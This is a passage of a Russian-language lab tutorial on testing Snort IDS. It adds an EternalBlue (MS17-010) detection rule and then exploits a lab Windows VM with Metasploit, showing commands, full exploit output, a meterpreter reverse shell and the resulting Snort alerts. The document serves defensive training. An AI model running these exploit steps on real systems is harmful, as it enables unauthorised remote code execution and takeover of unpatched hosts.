A|Remote|3A| Ready for commands"; distance:0; nocase; metadata:ruleset community; reference:url,www.neg
pest.aspx?id=5260; classtype:trojan-activity; sid:118; rev:12;)
# alert tcp $HOME_NET 6789 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR Doly 2.0 access"; flow:establis
d:119; rev:11;)
```

В рамках нашего практического задания нас интересует правило для уязвимости **EternalBlue**, найдем его и скопируем:

```
Open  *community.rules  Save  -  x
~/Downloads/community.rules

ruleset community, service http; reference:cve,2017-6334; classtype:web-application-attack; sid:41750; rev:3;)
490 # alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SERVER-WEBAAPP Netgear DGN2200 dnslookup.cgi command injection attempt"; flow:to_server,established; content:"/dnslookup.cgi";
fast_pattern:only; http_url; content:"host_name="; nocase; http_url; pcre:"/[?&]host_name=[^&]*?([\x00\x3b\x7c][\x3c\x3e\x24]\x28)/Ui"; metadata:policy max-detect-ips drop, policy security-ips
drop, ruleset community, service http; reference:cve,2017-6334; classtype:web-application-attack; sid:41751; rev:3;)
491 alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established; content:"|FF|SMB3|00 00 00 00|"; depth:9; offset:4;
byte_extract:2,26,TotalDataCount,relative,little; byte_test:2,>,TotalDataCount,20,relative,little; metadata:policy balanced-ips drop, policy connectivity-ips drop, policy max-detect-ips drop,
policy security-ips drop, ruleset community, service netbios-ssn; reference:cve,2017-0144; reference:cve,2017-0146; reference:url,blog.talosintelligence.com/2017/05/wannacry.html;
reference:url,isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0day/22304/; reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin;
sid:41978; rev:5;)
492 # alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC User-Agent known malicious user-agent string - Andr.Trojan.Agent"; flow:to_server,established; content:"User-Agent|3A| Ray-
Downer|00 BA|"; fast_pattern:only; http_header; metadata:impact flag red, ruleset community, service http; reference:url,www.virustotal.com/en/file/a3a849ef491a40c0fc1cb4c5e4769447da27ca02552a5fd270b9c2b8dbc0ff70/analysis/; classtype:trojan-activity; sid:42019; rev:3;)
```

Добавим это правило в наш файл **/etc/snort/rules/local.rules**:

```
1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
2 #
3 # LOCAL RULES
4 #
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7 alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:10001; rev:1;)
8 alert tcp $HOME_NET any -> any (content:"yandex.ru"; msg:"Someone open yandex website"; sid:10002; rev:1;)
9 alert tcp any any -> $HOME_NET any (msg:"NULL Scan"; flags:0; sid:10003; rev:1;)
10 alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established; content:"|FF|SMB3|00 00 00 00|"; depth:9; offset:4; byte_extract:
2,26,TotalDataCount,relative,little; byte_test:2,>,TotalDataCount,20,relative,little; metadata:policy balanced-ips drop, policy connectivity-ips drop, policy max-detect-ips drop, policy security-ips
drop, ruleset community, service netbios-ssn; reference:cve,2017-0144; reference:cve,2017-0146; reference:url,blog.talosintelligence.com/2017/05/wannacry.html; reference:url,isc.sans.edu/forums/diary
/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0day/22304/; reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin; sid:41978; rev:5;)
```

Эксплойт **EternalBlue** использует уязвимость в реализации протокола **Server Message Block v1 (SMB)**. Злоумышленник, сформировав и передав на удалённый узел особым образом подготовленный пакет, может получить удалённый доступ к системе и запустить на ней произвольный код без необходимости аутентификации.

Далее, на виртуальной машине **KALI-LAB01** нам потребуется запустить **Metasploit Framework**, он включает в себя инструмент **msfconsole**, который является его основным интерфейсом и предоставляет мощные возможности для выполнения атак, исследования уязвимостей и тестирования безопасности.

Выполним команду:

\$ msfconsole

Она запустит интерфейс командной строки **msfconsole**:

```
= [ metasploit v6.3.25-dev ]
+ -- -- [ 2332 exploits - 1219 auxiliary - 413 post ]
+ -- -- [ 1383 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

После запуска мы увидим приглашение **msf6>**, где можно вводить команды **Metasploit Framework**.

Далее, используем команду для поиска эксплойтов, связанных с уязвимостью **MS17-010**:

search ms17-010

```
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Exec
ution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command E
xecution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Выбираем соответствующий модуль, используя команду **use** с указанием его имени или индекса **(0)**:


```

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.38
RHOST => 10.0.2.38
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.4.2.58:4444
[*] 10.0.2.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.38:445 - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x64 (64-bit)
[*] 10.0.2.38:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.38:445 - The target is vulnerable.
[*] 10.0.2.38:445 - Connecting to target for exploitation.
[+] 10.0.2.38:445 - Connection established for exploitation.
[+] 10.0.2.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.38:445 - CORE raw buffer dump (54 bytes)
[*] 10.0.2.38:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 10.0.2.38:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 10.0.2.38:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 10.0.2.38:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 10.0.2.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.38:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.38:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.38:445 - Starting non-paged pool grooming
[+] 10.0.2.38:445 - Sending SMBv2 buffers
[+] 10.0.2.38:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.38:445 - Sending final SMBv2 buffers.
[*] 10.0.2.38:445 - Sending last fragment of exploit packet!
[*] 10.0.2.38:445 - Receiving response from exploit packet
[+] 10.0.2.38:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!

```

Вводим необходимые параметры эксплойта, такие как целевой IP-адрес:

set RHOST 10.0.2.38

Запускаем эксплойт с помощью команды:

exploit

Metasploit Framework попытается использовать уязвимость и получить удаленный доступ к хосту.

Когда появится приглашение **"meterpreter >"**, это означает, что мы установили успешное соединение и получили доступ к удаленной системе с помощью эксплойта.

```

[*] 10.0.2.38:445 - Sending egg to corrupted connection.
[*] 10.0.2.38:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.38
[*] Meterpreter session 1 opened (10.4.2.58:4444 -> 10.0.2.38:49159) at 2023-07-20 19:01:08 +0800
[+] 10.0.2.38:445 - =====
[+] 10.0.2.38:445 - =====WIN=====
[+] 10.0.2.38:445 - =====

meterpreter >

```

```

07/20-18:59:51.978022 [**] [1:2465:7] NETBIOS SMB-OS IPCS share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] [TCP] 10.4.2.58:40215 -> 10.0.2.38:445
07/20-18:59:52.004331 [**] [1:2465:7] NETBIOS SMB-OS IPCS share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.030406 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.030652 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.030874 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.032716 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.032902 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.033130 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.033394 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.033493 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.033697 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-18:59:52.034277 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445
07/20-19:00:02.111109 [**] [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] [TCP] 10.4.2.58:32843 -> 10.0.2.38:445

```

Видим, что наше правило сработало и мы получаем уведомления.

В итоге, благодаря данному практическому заданию, мы овладели базовыми навыками работы с **Snort** и научились его устанавливать, настраивать и тестировать в нашей виртуальной лаборатории. Теперь мы можем использовать **Snort** для обеспечения дополнительного уровня безопасности нашей сетевой инфраструктуры и обнаружения потенциальных атак и угроз.

ПРАКТИЧЕСКАЯ РАБОТА ЗАВЕРШЕНА!